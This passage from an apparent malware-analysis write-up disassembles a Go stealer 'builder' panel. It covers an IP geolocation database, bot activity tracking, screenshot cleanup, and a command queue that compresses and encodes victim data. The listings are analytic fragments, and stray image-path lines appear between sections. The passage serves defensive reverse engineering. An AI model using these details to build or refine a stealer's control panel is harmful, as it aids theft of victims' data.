
Directio	Type	Address	Text
	o	main_LoadToDB+61	lea rsi, main__DB_GEO
D...	r	main_GetGeo+7A	mov rdx, cs:main__DB_GEO

A sample of the content of `geo.Aurora` can be seen below. The file contains ~380MB of data like this.

```
[
  {
    "Country_short":
"AU",
    "City":
"Queensland",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.0.0",
    "Out":
"1.0.0.255"
  },
  {
    "Country_short":
"CN",
    "City": "Fujian",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.1.0",
    "Out":
"1.0.3.255"
  },
  {
    "Country_short":
"AU",
    "City":
"Victoria",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.4.0",
    "Out":
"1.0.7.255"
  },
  {
    "Country_short":
"CN",
    "City":
"Guangdong",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.8.0",
    "Out":
"1.0.15.255"
  },
  {
    "Country_short":
"JP",
    "City": "Tokyo",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.16.0",
    "Out":
"1.0.16.255"
  },
  {
    "Country_short":
"JP",
    "City": "Tokyo",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.17.0",
    "Out":
"1.0.31.255"
  },
  {
    "Country_short":
"CN",
    "City":
"Guangdong",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.32.0",
    "Out":
"1.0.63.255"
  },
  {
    "Country_short":
"JP",
    "City":
"Hiroshima",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.64.0",
    "Out":
"1.0.64.255"
  },
  {
    "Country_short":
"JP",
    "City":
"Hiroshima",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.65.0",
    "Out":
"1.0.66.255"
  },
  {
    "Country_short":
"JP",
    "City":
"Hiroshima",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.67.0",
    "Out":
"1.0.67.255"
  },
  {
    "Country_short":
"JP",
    "City":
"Hiroshima",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.68.0",
    "Out":
"1.0.68.127"
  },
  {
    "Country_short":
"JP",
    "City": "Miyagi",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In":
"1.0.68.128",
    "Out":
"1.0.69.255"
  },
  {
    "Country_short":
"JP",
    "City":
"Hiroshima",
    "Region": "",
    "Zipcode": "",
    "Timezone": "",
    "In": "1.0.70.0",
    "Out":
"1.0.71.255"
  },
....
]
```

Bot state

The second function is to get the status of the infected systems. This includes a check if the bot is active, the last connection time of the bot, and the current time.




```
.text:00000000007603B6
.text:00000000007603B6 loc_7603B6:
.text:00000000007603B6 mov     rax, 12A05F200h
.text:00000000007603C0 call    time_Sleep
.text:00000000007603C5 lea     rax, main_BOT_ACTIVE
.text:00000000007603CC lea     rbx, main_SetCalc_func2_0
.text:00000000007603D3 call    sync__Map_Range
.text:00000000007603D8 jmp     short loc_7603B6
```

```
.text:00000000007602AE mov     rcx, [rbx]
.text:00000000007602B1 mov     [rsp+50h+var_18], rcx
.text:00000000007602B6 mov     rdx, [rbx+8]
.text:00000000007602BA mov     [rsp+50h+var_28], rdx
.text:00000000007602BF mov     eax, 1000000000
.text:00000000007602C4 call    time_Sleep
.text:00000000007602C9 mov     rax, [rsp+50h+var_18]
.text:00000000007602CE mov     rbx, [rsp+50h+var_28]
.text:00000000007602D3 call    main_ActiveCalc
.text:00000000007602D8 mov     [rsp+50h+var_20], rax
.text:00000000007602DD mov     rbx, [rsp+50h+var_28]
.text:00000000007602E2 mov     rax, [rsp+50h+var_18]
.text:00000000007602E7 call    runtime_convTstring
.text:00000000007602EC mov     [rsp+50h+var_10], rax
.text:00000000007602F1 mov     rax, [rsp+50h+var_20]
.text:00000000007602F6 call    runtime_convT64
.text:00000000007602FB lea     rbx, unk_793580
.text:0000000000760302 mov     rcx, [rsp+50h+var_10]
.text:0000000000760307 lea     rdi, unk_792D00
.text:000000000076030E mov     rsi, rax
.text:0000000000760311 lea     rax, main_BOT_ACTIVE
.text:0000000000760318 call    sync__Map_Store
.text:000000000076031D mov     eax, 1
.text:0000000000760322 mov     rbp, [rsp+50h+var_8]
.text:0000000000760327 add     rsp, 50h
.text:000000000076032B retn
```

```
.text:000000000075FA8D          mov     [rsp+70h+var_30], rbx
.text:000000000075FA92          lea     rax, main_BOT_LASTCONNECT
.text:000000000075FA99          lea     rbx, unk_793580
.text:000000000075FAA0          lea     rcx, [rsp+70h+var_38]
.text:000000000075FAA5          call    sync__Map_Load
.text:000000000075FAAA          test    cl, cl
.text:000000000075FAAC          jz      loc_75FB3B
.text:000000000075FAB2          mov     [rsp+70h+var_40], rax
.text:000000000075FAB7          mov     [rsp+70h+var_48], rbx
.text:000000000075FABC          nop     dword ptr [rax+00h]
.text:000000000075FAC0          call    time_Now
.text:000000000075FAC5          mov     [rsp+70h+var_28], rax
.text:000000000075FACA          mov     [rsp+70h+var_20], rbx
.text:000000000075FACF          mov     [rsp+70h+var_18], rcx
.text:000000000075FAD4          nop
.text:000000000075FAD5          nop
.text:000000000075FAD6          mov     rax, [rsp+70h+var_28]
.text:000000000075FADB          bt      rax, 3Fh ; '?'
.text:000000000075FAE0          jnb     short loc_75FAF7
.text:000000000075FAE2          shl     rax, 1
.text:000000000075FAE5          shr     rax, 1Fh
.text:000000000075FAE9          mov     rdx, 0DD7B17F80h
```


Clear old screenshots

The third function deletes all the screenshots stored in the `bot` directory!




```
.text:000000000076151F
.text:000000000076151F loc_76151F:
.text:000000000076151F lea     rax, aBotsScreenshot ; "./bots/screenshot/"
.text:0000000000761526 mov     ebx, 12h
.text:000000000076152B call    io_ioutil_ReadDir
.text:0000000000761530 mov     [rsp+0B0h+var_70], rbx
.text:0000000000761535 test    rdi, rdi
.text:0000000000761538 jz      short loc_761574
```

It sorts the pictures to be deleted by `_` in it, then it gets what has `ACTUAL` word in it, lastly, it deletes the file extension `.png` from the string using `strings.Trim` and the new string should be a number as it calls `strconv.atoi` and then gets the current time. What a mess!



```
.text:00000000007615A1                 mov     rsi, [rdx+30h]
.text:00000000007615A5                 mov     rax, rbx
.text:00000000007615A8                 call    rsi
.text:00000000007615AA                 lea     rcx, asc_804EF3 ; "_"
.text:00000000007615B1                 mov     edi, 1
.text:00000000007615B6                 xor     esi, esi
.text:00000000007615B8                 mov     r8, 0FFFFFFFFFFFFFFFFh
.text:00000000007615BF                 nop
.text:00000000007615C0                 call    strings_genSplit
.text:00000000007615C5                 test    rbx, rbx
.text:00000000007615C8                 jz      loc_7616DF
.text:00000000007615CE                 cmp     rbx, 1
.text:00000000007615D2                 jbe     loc_7616FA
.text:00000000007615D8                 mov     [rsp+0B0h+var_58], rax
.text:00000000007615DD                 mov     rdx, [rax+10h]
.text:00000000007615E1                 mov     rbx, [rax+18h]
.text:00000000007615E5                 lea     rcx, aActual    ; "ACTUAL"
.text:00000000007615EC                 mov     edi, 6
.text:00000000007615F1                 mov     rax, rdx
.text:00000000007615F4                 call    strings_Index
.text:00000000007615F9                 nop     dword ptr [rax+00000000h]
.text:0000000000761600                 test    rax, rax
.text:0000000000761603                 jge     loc_7616DF
.text:0000000000761609                 mov     rdx, [rsp+0B0h+var_58]
.text:000000000076160E                 mov     rax, [rdx+10h]
.text:0000000000761612                 mov     rbx, [rdx+18h]
.text:0000000000761616                 lea     rcx, aPng       ; ".png"
.text:000000000076161D                 mov     edi, 4
.text:0000000000761622                 call    strings_Trim
.text:0000000000761627                 call    strconv_Atoi
.text:000000000076162C                 mov     [rsp+0B0h+var_78], rax
.text:0000000000761631                 call    time_Now
.text:0000000000761636                 mov     [rsp+0B0h+var_28], rax
.text:000000000076163E                 mov     [rsp+0B0h+var_20], rbx
.text:0000000000761646                 mov     [rsp+0B0h+var_18], rcx
.text:000000000076164E                 nop
.text:000000000076164F                 mov     rdx, [rsp+0B0h+var_28]
.text:0000000000761657                 bt      rdx, 3Fh ; '?'
.text:000000000076165C                 jnb     short loc_761675
.text:000000000076165E                 shl     rdx, 1
.text:0000000000761661                 shr     rdx, 1Fh
```


It then proceeds to finally delete the file.



```
.text:000000000076169D mov     rcx, [rsp+0B0h+var_68]
.text:00000000007616A2 mov     rcx, [rcx+30h]
.text:00000000007616A6 mov     rax, [rsp+0B0h+var_48]
.text:00000000007616AB call    rcx
.text:00000000007616AD mov     ecx, 12h
.text:00000000007616B2 mov     rdi, rax
.text:00000000007616B5 mov     rsi, rbx
.text:00000000007616B8 xor     eax, eax
.text:00000000007616BA lea     rbx, aBotsScreenshot ; "./bots/screenshot/"
.text:00000000007616C1 call    runtime_concatstring2
.text:00000000007616C6 call    os_Remove
.text:00000000007616CB mov     rcx, 0DD7B17F80h
.text:00000000007616D5 mov     rdx, 0FFFFFFF1886E0900h
```

Command Receiver

The next function is `main_CommandReceiver`. It queues the commands received by the builder.




```
.text:000000000075CFD6
.text:000000000075CFD6 loc_75CFD6:
.text:000000000075CFD6 mov     rax, 2540BE400h
.text:000000000075CFE0 call    time_Sleep
.text:000000000075CFE5 lea     rax, main_CMD_QUEUE
.text:000000000075CFEC lea     rbx, main_CommandReceiver_func2_0
.text:000000000075CFF3 call    sync__Map_Range
.text:000000000075CFF8 jmp     short loc_75CFD6
```

The function `map.Range` has the definition:

```
func (m *Map) Range(f func(key, value any)
bool)
```

where f is a function called for each <key,value> pair. So the variable `CMD_QUEUE` would contain the received commands.


Going through the function `main_CommandReceiver_func2` we see that the software first checks if the received command is `STOP`. If the STOP command is received, the builder exits.



```
.text:000000000075C3B8 cmp     dword ptr [rcx], 'POTS'
.text:000000000075C3BE xchg    ax, ax
.text:000000000075C3C0 jnz     short loc_75C433
```


```
.text:000000000075C3C2 mov     rcx, [rsp+1E8h+arg_8]
.text:000000000075C3CA mov     rax, [rcx]
.text:000000000075C3CD mov     rbx, [rcx+8]
.text:000000000075C3D1 call    main_DeleteCommand
.text:000000000075C3D6 mov     rcx, [rsp+1E8h+arg_8]
.text:000000000075C3DE mov     rdi, [rcx]
.text:000000000075C3E1 mov     rsi, [rcx+8]
.text:000000000075C3E5 movups  [rsp+1E8h+var_198], xmm15
.text:000000000075C3EB xor     eax, eax
.text:000000000075C3ED lea     rbx, asc_8B1E80 ; "["
.text:000000000075C3F4 lea     r8, aStop       ; "] STOP"
.text:000000000075C3FB mov     r9d, 6
.text:000000000075C401 mov     ecx, 1
.text:000000000075C406 call    runtime_concatstring3
.text:000000000075C40B call    runtime_convTstring
.text:000000000075C410 lea     rcx, unk_793580
.text:000000000075C417 mov     qword ptr [rsp+1E8h+var_198], rcx
.text:000000000075C41C mov     qword ptr [rsp+1E8h+var_198+8], rax
.text:000000000075C421 lea     rax, [rsp+1E8h+var_198]
.text:000000000075C426 mov     ebx, 1
.text:000000000075C42B mov     rcx, rbx
.text:000000000075C42E call    log_Print
```

For all other commands, it goes to another function `main_CommandReceiver_func2_1` . It's expecting a 3-character long command `MIX` .



```
.text:000000000075C710 mov     rdx, [rsi+28h]
.text:000000000075C714 cmp     qword ptr [rsi+30h], 3
.text:000000000075C719 jnz     loc_75CB3B

.text:000000000075C71F cmp     word ptr [rdx], 'IM'
.text:000000000075C724 jnz     loc_75CB3B

.text:000000000075C72A cmp     byte ptr [rdx+2], 'X'
.text:000000000075C72E jnz     loc_75CB3B
```


It packs data about the victims with GZip and base64 encode it then, stores it back using `map.store`



```
.text:000000000075C8E3 lea     rax, main_BOT_CONN
.text:000000000075C8EA lea     rbx, unk_793580
.text:000000000075C8F1 lea     rcx, [rsp+3B8h+var_2C0]
.text:000000000075C8F9 call    sync__Map_Load
.text:000000000075C8FE xchg    ax, ax
.text:000000000075C900 test    cl, cl
.text:000000000075C902 jz      loc_75CB3B
```

```
.text:000000000075C908 mov     [rsp+3B8h+var_300], rbx
.text:000000000075C910 mov     rbx, rax
.text:000000000075C913 lea     rax, unk_7CB160
.text:000000000075C91A call    runtime_assertE2I
.text:000000000075C91F mov     [rsp+3B8h+var_2D8], rax
.text:000000000075C927 mov     rbx, [rsp+3B8h+var_2F0]
.text:000000000075C92F mov     rcx, [rsp+3B8h+var_370]
.text:000000000075C934 lea     rax, [rsp+3B8h+var_320]
.text:000000000075C93C nop     dword ptr [rax+00h]
.text:000000000075C940 call    runtime_slicebytetostring
.text:000000000075C945 call    main_compress
.text:000000000075C94A mov     rcx, rbx
.text:000000000075C94D mov     rbx, rax
.text:000000000075C950 lea     rax, [rsp+3B8h+var_340]
.text:000000000075C955 call    runtime_stringtoslicebyte
